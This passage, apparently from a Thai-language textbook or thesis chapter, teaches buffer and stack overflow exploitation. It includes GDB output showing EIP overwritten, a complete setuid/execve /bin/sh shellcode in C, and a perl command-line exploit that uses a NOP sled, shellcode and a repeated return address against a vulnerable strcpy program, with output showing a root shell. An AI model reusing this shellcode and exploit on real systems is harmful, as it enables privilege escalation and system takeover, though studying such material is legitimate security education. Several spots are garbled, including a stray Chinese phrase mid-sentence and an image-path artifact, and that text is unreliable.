    strcpy(herc, "BrookFlora");
    printf("%s\n", jayce);
    return 0;}
```

บัพเฟอร์ทั้ง 2 ส่วนจะถูกจัดเก็บไว้ในสแต็กซึ่งจะเห็นได้จากรูป 1.3 เมื่อตัวอักษร 10 ตัวถูกทำสำเนาไปยังบัพเฟอร์ซึ่งสามารถรองรับได้เพียง 8 ตัวนั้นบัพเฟอร์แรกจะถูกเปลี่ยนค่าไป

การทำสำเนาครั้งนี้ก่อให้เกิดบัพเฟอร์โอเวอร์โฟลว์ซึ่งใน memory ก่อนและหลังที่เกิดบัพเฟอร์โอเวอร์โฟลว์นั้นเป็นดังนี้

ก่อนเกิดบัพเฟอร์โอเวอร์โฟลว์				หลังเกิดบัพเฟอร์โอเวอร์โฟลว์			
\0	m	u	O	\0	\0	a	r
\0	n	a	i	o	l	F	k
l	l	i	G	o	o	r	B

รูปที่ 2.9 แสดงการเกิดบัพเฟอร์โอเวอร์โฟลว์

นี่คือสิ่งที่เกิดขึ้นเมื่อทำการเรียกโปรแกรมนี้ขึ้นมา

```
alfred@atlantis:~$ gcc jayce.c
```

```
alfred@atlantis:~$ ./a.out
```

```
ra
```

```
alfred@atlantis:~$
```

2.10.4 การล้นของบัพเฟอร์ (บัพเฟอร์ โอเวอร์โฟลว์)

จากที่ได้กล่าวไปแล้ว บัพเฟอร์ จะถูกใช้ในการเก็บข้อมูล ซึ่งอยู่ในหน่วยความจำ สิ่งที่เราสนใจนั่นก็คือการเก็บ String ในตัว บัพเฟอร์ เองนั้น ไม่มีวิธีการในการจัดการกับการรับค่าข้อมูลที่มากเกินไปจนจำนวนที่วางที่ได้จองไว้ เช่นถ้าเราทำการประกาศตัวแปรชนิด String โดยให้มีขนาด 10 ไปต์

```
Char str1[10];
```

ดังนั้นจะเกิดอะไรขึ้นถ้าใช้คำสั่ง

```
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

```
//overflow.c
main() {
char str1[10];
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAA");
}
```

หลังจากนั้นทำการ compile และประมวลผล

```
[darkbasis@localhost lancelot]$ gcc -ggdb -o overflow overflow.c
[darkbasis@localhost lancelot]$ ./overflow
Segmentation fault
```

จะเห็นว่าเกิด Segmentation Fault

```
(gdb) run
Starting program: /home/darkbasis/lancelot/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip                0x41414141          0x41414141
--
```

หลังจากลอง Debug ด้วยโปรแกรม GDB จะเห็นว่าโปรแกรมจะเกิดความผิดพลาดเมื่อพยายามจะประมวลผลคำสั่งที่ตำแหน่ง 0x41414141 ซึ่งเป็นเลขฐาน 16 ของตัวอักษร A ซึ่งจะเห็นว่ารีจิสเตอร์ EIP จะถูกเขียนทับด้วย A ซึ่งเป็นสาเหตุที่โปรแกรมพยายามประมวลผลที่ตำแหน่ง 0x41414141 ซึ่งอยู่นอกโปรเซสทำให้เกิด Segmentation Fault ขึ้นมา จากตัวอย่างเป็นเทคนิคที่เรียกว่าการล้นของสแต็ก (Stack Overflow)

2.10.5 การล้นของสแต็ก (สแต็กโอเวอร์โฟลว์)

การล้นของ สแต็ก เป็นการใช้ การล้นของ บัฟเฟอร์ ไปรบกวนค่าใน สแต็ก จนนำไปสู่การเรียกโค้ดอื่นไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามาได้

2.10.5.1 หลักการของ สแต็กโอเวอร์โฟลว์

ในการเรียกฟังก์ชันขึ้นมาทำงานนั้น ค่าที่อยู่ในรีจิสเตอร์ EIP จะถูกทำสำเนาเก็บไว้ในสแต็ก และเมื่อฟังก์ชันนั้นทำงานเสร็จ โปรแกรมก็จะทำการนำค่า EIP ที่ทำสำเนาไปลงในสแต็กกลับมาใส่ EIP ตามเดิมเพื่อที่จะทำงานต่อไปได้ ซึ่งนี่เองที่เป็นจุดที่ทำให้ถูกโจมตีได้โดยอาศัยการแก้ไข ค่า EIP ในสแต็กเมื่อฟังก์ชันนั้นทำงานเสร็จ ค่าที่อยู่ในสแต็กก็就会被สำเนาไปลงใน EIP แล้วโปรแกรมก็จะทำการประมวลผลในตำแหน่งนั้นต่อไป

2.10.5.2 ส่วนประกอบในการโจมตีแบบการล้นของสแต็ก

ในการแก้ไขค่า EIP ที่สำเนาไว้ในสแต็กสิ่งที่จะต้องทำคือการสร้างบัฟเฟอร์ให้มีขนาดใหญ่ เพื่อเป็นการง่ายในการกำหนดตำแหน่งให้ EIP ซี่ตำแหน่งกลับมาโดยอาศัยส่วนประกอบดังนี้

2.10.5.3 ล้อเลื่อน NOP (NOP Sled)

คำสั่ง NOP มีความหมายว่าไม่มีการทำงานอะไรเลย แต่ให้เลื่อนไปยังคำสั่งต่อไป คำสั่งนี้ จึงถูกนำมาประยุกต์ใช้ในการเติมเข้าไปด้านหน้า Exploit Buffer ซึ่งจะเรียกว่าล้อเลื่อน NOP ถ้า EIP ซี่ไปยังตำแหน่ง NOP โปรแกรมก็จะทำการเลื่อนต่อไปเรื่อยๆ โดยทั่วไปแล้วในระบบ x86 จะใช้ Opcode เป็น 0x90

2.10.5.4 Shellcode

Shellcode เป็นคำที่ใช้เรียกภาษาเครื่อง (machine code) ที่แฮกเกอร์ใส่เข้ามาเพื่อให้ทำ คำสั่งต่างๆ โดยส่วนมากจะอยู่ในรูปเลขฐาน 16

```
//shellcode.c
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
~
```


จากนั้นลอง compile และประมวลผล

```
[root@localhost lanceletot]# ls
overflow overflow.c shellcode.c
[root@localhost lanceletot]# vi shellcode.c
[root@localhost lanceletot]# ls
overflow overflow.c shellcode.c
[root@localhost lanceletot]# gcc -o shellcode shellcode.c
shellcode.c: In function `main':
shellcode.c:8: warning: return type of `main' is not `int'
[root@localhost lanceletot]# chmod u+s shellcode
[root@localhost lanceletot]# su darkbasis
[darkbasis@localhost lanceletot]$ ./shellcode
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b# █
```

จะเห็นว่าเราได้ root shell prompt (#)

2.10.5.5 Return Address

สิ่งสำคัญที่สุดในการโจมตีแบบ Exploit คือค่า Return Address ซึ่งจะต้องอยู่ในตำแหน่งที่ตรงพอดีและวนซ้ำมันจนกระทั่งเขียนทับค่า EIP ที่สำเนาไว้ในสแต็กถึงแม้ว่าเราสามารถที่จะชี้ตำแหน่งไปยังตำแหน่งของ Shellcode ได้เลย แต่เป็นการยากกว่าที่จะนำ ล้อเลื่อน NOP มาใช้ โดยวางไว้หน้า Shellcode แล้วชี้ไปที่ NOP แทน



รูปที่ 2.10 แสดงวิธีการโจมตีแบบการล้นของสแต็ก

จากรูป จะเห็นว่าค่า address จะเขียนทับค่า EIP ซึ่งจะชี้ไปที่ ล้อเลื่อน NOP ซึ่งจะเลื่อนไปที่ Shellcode ในที่สุด

2.10.5.6 ตัวอย่างสแต็กโอเวอร์โฟลว์

ขั้นแรกเราต้องการรู้ตำแหน่งที่ ESP ชี้ ซึ่งจะเป็นตำแหน่งที่เราจะนำล้อเลื่อน NOP ไปใส่ และเป็นตำแหน่งที่เราต้องการให้ EIP ชี้ไป

```

#include <stdio.h>
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}
int main(){
    printf("Stack pointer (ESP) : 0x%x\n", get_sp());
}
  
```

เมื่อทำการ compile และประมวลผลจะได้ค่า ESP ออกมา

```

[darkbasis@localhost lance]$ ./get_sp
Stack pointer (ESP) : 0xbffff918
  
```

จากนั้นทำการสร้างโปรแกรมที่ทำให้เกิดการล้นของบัฟเฟอร์

```
//buff.c
#include <stdio.h>
void main(int argc, char* argv[]){
char buf[400];
strcpy(buf, argv[1]);
}
```

จากนั้นทำการ compileและประมวลผลโดยใช้การวน NOP จำนวน 260 ตามด้วย Shellcode สุดท้ายใช้ค่าตำแหน่งของ ESP ทำให้เกิดการสั่นของบัฟเฟอร์ไปทับที่ EIP

```
[darkbasis@localhost lance]$ ./buff `perl -e 'print "\x90"x260';`perl -e 'print "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xdc\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";`perl -e 'print "\xf9\xff\xbf\x18"x51';`
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b# █
```

จะเห็นว่าเราได้ root shell prompt (#) แสดงว่าการ Exploit สำเร็จ

2.10.6 การสั่นของอีป(อีปโอเวอร์โฟลว์)

2.10.6.1 หลักการของอีปโอเวอร์โฟลว์

อีป เป็นส่วนที่อยู่บนหน่วยความจำ ซึ่งเก็บตัวแปรแบบ Dynamic ซึ่งตัวแปรแบบ Dynamic จะถูกสร้างขึ้นเมื่อใช้คำสั่ง malloc() โดย อีป จะขยายจากส่วนค่าต่ำของหน่วยความจำ ไปสู่ส่วนค่ามากของหน่วยความจำซึ่งตรงกันข้ามกับส่วน แสต็ก

ในการทำ Exploit ด้วยวิธีการสั่นของอีปนั้นจะไม่เหมือนกับการ Exploit ด้วยวิธีการสั่นของ แสต็ก โดยส่วนของ แสต็ก นั้นจะเน้นไปที่การเขียนทับค่า Return Address แต่ในส่วนของ อีป นั้นจะเป็นการพยายามเขียนทับค่าตัวแปรที่สำคัญ